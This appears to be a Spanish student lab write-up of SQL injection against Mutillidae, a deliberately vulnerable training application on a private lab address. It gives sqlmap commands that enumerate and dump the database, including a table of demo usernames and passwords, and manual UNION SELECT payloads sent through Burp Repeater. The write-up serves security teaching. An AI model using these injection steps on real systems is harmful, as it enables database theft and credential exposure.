
```
sqlmap -u "http://10.0.10.9/mutillidae/index.php?page=login.php" --method=POST -data "username=test&password=test&login-php-submit-button=Login" -D nowasp --columns
```




```
[12:16:41] [INFO] fetching columns for table 'blogs_ta
Database: nowasp
Table: youtubevideos
[3 columns]
+----------------------+--------------+
| Column               | Type         |
+----------------------+--------------+
| identificationToken | varchar(16)  |
| recordIndetifier     | int(11)      |
| title                | varchar(128) |
+----------------------+--------------+

Database: nowasp
Table: page_hints
[3 columns]
+-----------+-------------+
| Column    | Type        |
+-----------+-------------+
| hint      | text        |
| hint_key  | int(11)     |
| page_name | varchar(64) |
+-----------+-------------+

Database: nowasp
Table: credit_cards
[4 columns]
+------------+---------+
| Column     | Type    |
+------------+---------+
| ccid       | int(11) |
| ccnumber   | text    |
| ccv        | text    |
| expiration | date    |
+------------+---------+

Database: nowasp
Table: page_help
[3 columns]
+------------------+-------------+
| Column           | Type        |
+------------------+-------------+
| help_text_key    | int(11)     |
| order_preference | int(11)     |
| page_name        | varchar(64) |
+------------------+-------------+
```



```
Database: nowasp
Table: help_texts
[2 columns]
+---------------+---------+
| Column        | Type    |
+---------------+---------+
| help_text     | text    |
| help_text_key | int(11) |
+---------------+---------+

Database: nowasp
Table: pen_test_tools
[5 columns]
+--------------+---------+
| Column       | Type    |
+--------------+---------+
| comment      | text    |
| phase_to_use | text    |
| tool_id      | int(11) |
| tool_name    | text    |
| tool_type    | text    |
+--------------+---------+

Database: nowasp
Table: balloon_tips
[3 columns]
+------------+-------------+
| Column     | Type        |
+------------+-------------+
| hint_level | int(11)     |
| tip        | text        |
| tip_key    | varchar(64) |
+------------+-------------+

Database: nowasp
Table: level_1_help_include_files
[3 columns]
+--------------------------------------+---------+
| Column                               | Type    |
+--------------------------------------+---------+
| level_1_help_include_file            | text    |
| level_1_help_include_file_description | text    |
| level_1_help_include_file_key        | int(11) |
+--------------------------------------+---------+
```



```
Database: nowasp
Table: captured_data
[8 columns]
+-------------------+----------+
| Column            | Type     |
+-------------------+----------+
| data              | text     |
| port              | text     |
| capture_date      | datetime |
| data_id           | int(11)  |
| hostname          | text     |
| ip_address        | text     |
| referrer          | text     |
| user_agent_string | text     |
+-------------------+----------+

Database: nowasp
Table: accounts
[7 columns]
+-------------+------------+
| Column      | Type       |
+-------------+------------+
| cid         | int(11)    |
| firstname   | text       |
| is_admin    | varchar(5) |
| lastname    | text       |
| mysignature | text       |
| password    | text       |
| username    | text       |
+-------------+------------+

Database: nowasp
Table: hitlog
[6 columns]
+----------+----------+
| Column   | Type     |
+----------+----------+
| date     | datetime |
| browser  | text     |
| cid      | int(11)  |
| hostname | text     |
| ip       | text     |
| referer  | text     |
+----------+----------+
```



```
Database: nowasp
Table: blogs_table
[4 columns]
+--------------+----------+
| Column       | Type     |
+--------------+----------+
| comment      | text     |
| date         | datetime |
| blogger_name | text     |
| cid          | int(11)  |
+--------------+----------+
```


- Esquema completo.

```
sqlmap -u "http://10.0.10.9/mutillidae/index.php?page=login.php" --method=POST -data "username=test&password=test&login-php-submit-button=Login" -D nowasp -schema
```

mismo resultado que en el apartado anterior

- Volcado completo de tabla de usuarios con contraseñas.

```
sqlmap -u "http://10.0.10.9/mutillidae/index.php?page=login.php" --method=POST -data "username=test&password=test&login-php-submit-button=Login" -D nowasp -T accounts --dump
```




```
[12:23:14] [INFO] fetching entries for table 'accounts' in database 'nowasp'
Database: nowasp
Table: accounts
[24 entries]
+-----+----------+---------------+--------------+----------+-----------+-----------------------------------------+
| cid | is_admin | lastname      | password     | username | firstname | mysignature                             |
+-----+----------+---------------+--------------+----------+-----------+-----------------------------------------+
| 1   | TRUE     | Administrator | admin        | admin    | System    | g0t r00t?                               |
| 2   | TRUE     | Crenshaw      | somepassword | adrian   | Adrian    | Zombie Films Rock!                      |
| 3   | FALSE    | Pentest       | monkey       | john     | John      | I like the smell of confunk             |
| 4   | FALSE    | Druin         | password     | jeremy   | Jeremy    | d1373 1337 speak                        |
| 5   | FALSE    | Galbraith     | password     | bryce    | Bryce     | I Love SANS                             |
| 6   | FALSE    | WTF           | samurai      | samurai  | Samurai   | Carving fools                           |
| 7   | FALSE    | Rome          | password     | jim      | Jim       | Rome is burning                         |
| 8   | FALSE    | Hill          | password     | bobby    | Bobby     | Hank is my dad                          |
| 9   | FALSE    | Lion          | password     | simba    | Simba     | I am a super-cat                        |
| 10  | FALSE    | Evil          | password     | dreveil  | Dr.       | Preparation H                           |
| 11  | FALSE    | Evil          | password     | scotty   | Scotty    | Scotty do                               |
| 12  | FALSE    | Calipari      | password     | cal      | John      | C-A-T-S Cats Cats Cats                  |
| 13  | FALSE    | Wall          | password     | john     | John      | Do the Duggie!                          |
| 14  | FALSE    | Johnson       | 42           | kevin    | Kevin     | Doug Adams rocks                        |
| 15  | FALSE    | Kennedy       | set          | dave     | Dave      | Bet on S.E.T. FTW                       |
| 16  | FALSE    | Pester        | tortoise     | patches  | Patches   | meow                                    |
| 17  | FALSE    | Paws          | stripes      | rocky    | Rocky     | treats?                                 |
| 18  | FALSE    | Tomes         | lanmaster53  | tim      | Tim       | Because reconnaissance is hard to spell |
| 19  | TRUE     | Baker         | SoSecret     | ABaker   | Aaron     | Muffin tops only                        |
| 20  | FALSE    | Pan           | NotTelling   | PPan     | Peter     | Where is Tinker?                        |
| 21  | FALSE    | Hook          | JollyRoger   | CHook    | Captain   | Gator-hater                             |
| 22  | FALSE    | Jardine       | i<3devs      | james    | James     | Occupation: Researcher                  |
| 23  | FALSE    | Account       | user         | user     | User      | User Account                            |
| 24  | FALSE    | Skoudis       | pentest      | ed       | Ed        | Commandline KungFu anyone?              |
+-----+----------+---------------+--------------+----------+-----------+-----------------------------------------+
```

Ejercicio 3

Base de datos que se está utilizando.

```
sqlmap -u "http://10.0.10.9/mutillidae/index.php?page=view-someones-blog.php" --method=POST -data "author=53241E83-76EC-4920-AD6D-503DD2A6BA68&view-someones-blog-php-submit-button=View+Blog+Entries" --current-db
```



```
back-end DBMS: MySQL >= 5.0
[12:59:15] [INFO] fetching current database
current database: 'nowasp'
[12:59:15] [INFO] fetched data logged to text
```

Tablas de la base de datos.

```
sqlmap -u "http://10.0.10.9/mutillidae/index.php?page=view-someones-blog.php" --method=POST -data "author=53241E83-76EC-4920-AD6D-503DD2A6BA68&view-someones-blog-php-submit-button=View+Blog+Entries" -D nowasp --tables
```

Columnas de la base de datos.

```
sqlmap -u "http://10.0.10.9/mutillidae/index.php?page=view-someones-blog.php" --method=POST -data "author=53241E83-76EC-4920-AD6D-503DD2A6BA68&view-someones-blog-php-submit-button=View+Blog+Entries" -D nowasp --columns
```

Esquema completo.

```
sqlmap -u "http://10.0.10.9/mutillidae/index.php?page=view-someones-blog.php" --method=POST -data "author=53241E83-76EC-4920-AD6D-503DD2A6BA68&view-someones-blog-php-submit-button=View+Blog+Entries" -D nowasp -schema
```


Volcado completo de tabla de usuarios con contraseñas.

```
sqlmap -u "http://10.0.10.9/mutillidae/index.php?page=view-someones-blog.php" --method=POST -data "author=53241E83-76EC-4920-AD6D-503DD2A6BA68&view-someones-blog-php-submit-button=View+Blog+Entries" -D nowasp -T accounts --dump
```

Cada comando realizado muestra los mismos resultados que en los ejercicios anteriores ya que utilizan la misma base de datos


Otra forma

Con burpsuite capturo la petición y la paso al repeater.




```
POST /mutillidae/index.php?page=view-someones-blog.php HTTP/1.1
Host: 10.0.10.9
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 127
Origin: http://10.0.10.9
Connection: close
Referer: http://10.0.10.9/mutillidae/index.php?page=view-someones-blog.php
Cookie: showhints=1; PHPSESSID=i6crsh9vubp45ekscjhq9sf983; acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
Upgrade-Insecure-Requests: 1

author=53241E83-76EC-4920-AD6D-503DD2A6BA68#&view-someones-blog-php-submit-button=View+Blog+Entries
```

Introduzco una comilla simple para identificar el campo vulnerable y busco si se ha producido algún error en la respuesta




```
Referer: http://10.0.10.9/mutillidae/index.php?page=view-someones-blog.php
Cookie: showhints=1; PHPSESSID=i6crsh9vubp45ekscjhq9sf983; acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
Upgrade-Insecure-Requests: 1

author=53241E83-76EC-4920-AD6D-503DD2A6BA68'&view-someones-blog-php-submit-button=View+Blog+Entries
```

filtro por la palabra error y encuentro el siguiente error identificando que utiliza MYSQL y que es vulnerable a una injeccion.



```
  <td class="error-detail">
    /owaspbwa/mutillidae-git/classes/MySQLHandler.php on line 165: Error
     executing query: <br />
    <br />
    connect_errno: 0<br />
    errno: 1064<br />
    error: You have an error in your SQL syntax; check the manual that
    corresponds to your MySQL server version for the right syntax to use
     near '%'
    ORDER BY date DESC
    LIMIT 0 , 100' at line 2<br />
    client_info: 5.1.73<br />
    host_info: Localhost via UNIX socket<br />
    <br />
    ) Query: &#xd;&#xa;&#x9;&#x9;&#x9;SELECT &#x2a; FROM blogs_table
    &#xd;&#xa;&#x9;&#x9;&#x9;WHERE blogger_name like
    &#x27;53241E83-76EC-4920-AD6D-503DD2A6BA68&#x27;&#x25;&#x27;&#xd;&#x
    a;&#x9;&#x9;&#x9;ORDER BY date DESC&#xd;&#xa;&#x9;&#x9;&#x9;LIMIT 0
    , 100 (0) [Exception] <br />
  </td>
</tr>
```


Para identificar el numero de columnas utilizo union select y voy añadiendo el campo null hasta que no me devuelva error y asi conseguir el numero de columnas



```
acgroupswithpersist=nada
Upgrade-Insecure-Requests: 1

author=53241E83-76EC-4920-AD6D-503DD2A6BA68'+union+select+null,null#&view-someones-blog-php-submit-button=
View+Blog+Entries
```


```
  </td>
  <td class="error-detail">
    /owaspbwa/mutillidae-git/classes/MySQLHandler.php on line 165: Error
     executing query: <br />
    <br />
    connect_errno: 0<br />
    errno: 1222<br />
    error: The used SELECT statements have a different number of columns
    <br />
    client_info: 5.1.73<br />
    host_info: Localhost via UNIX socket<br />
    <br />
    ) Query: &#xd;&#xa;&#x9;&#x9;&#x9;SELECT &#x2a; FROM blogs_table
    &#xd;&#xa;&#x9;&#x9;&#x9;WHERE blogger_name like
    &#x27;53241E83-76EC-4920-AD6D-503DD2A6BA68&#x27; union select
    null,null&#x23;&#x25;&#x27;&#xd;&#xa;&#x9;&#x9;&#x9;ORDER BY date
    DESC&#xd;&#xa;&#x9;&#x9;&#x9;LIMIT 0 , 100 (0) [Exception] <br />
  </td>
</tr>
<tr>
  <td class="error-label">
    Trace
  </td>
  <td class="error-detail">
```

Con 4 null no me devuelve error por lo que ya se que tiene 4 columnas




```
Upgrade-Insecure-Requests: 1

author=53241E83-76EC-4920-AD6D-503DD2A6BA68'+union+select+null,null,null,null#&
view-someones-blog-php-submit-button=View+Blog+Entries
```

voy a identificar la base de datos que utiliza con la variable database()



```
Upgrade-Insecure-Requests: 1

author=53241E83-76EC-4920-AD6D-503DD2A6BA68'+union+select+null,database(),null,null#&
view-someones-blog-php-submit-button=View+Blog+Entries
```

obtengo que es nowasp en la respuesta




```
  1
</td>
<td ReflectedXSSExecutionPoint="1">
  nowasp
</td>
<td>
</td>
```


Paso a listar las tablas de la base de datos con

```
' union select null,table_name,null,null from information_schema.tables where table_schema='nowasp'#
```

Obtengo las tablas




```
author=
53241E83-76EC-4920-AD6D-503DD2A6BA68'union+select+null,table_name,null,null+from+information_schema.tables+where
+table_schema='nowasp'#&view-someones-blog-php-submit-button=View+Blog+Entries
```




```
</tr>
<tr>
  <td>
    1
  </td>
  <td ReflectedXSSExecutionPoint="1">
    accounts
  </td>
  <td>
  </td>
  <td ReflectedXSSExecutionPoint="1">
  </td>
</tr>
<tr>
  <td>
    2
  </td>
  <td ReflectedXSSExecutionPoint="1">
    balloon_tips
  </td>
  <td>
  </td>
  <td ReflectedXSSExecutionPoint="1">
  </td>
</tr>
<tr>
  <td>
    3
  </td>
  <td ReflectedXSSExecutionPoint="1">
    blogs_table
  </td>
  <td>
  </td>
  <td ReflectedXSSExecutionPoint="1">
  </td>
</tr>
<tr>
  <td>
    4
  </td>
  <td ReflectedXSSExecutionPoint="1">
    captured_data
```

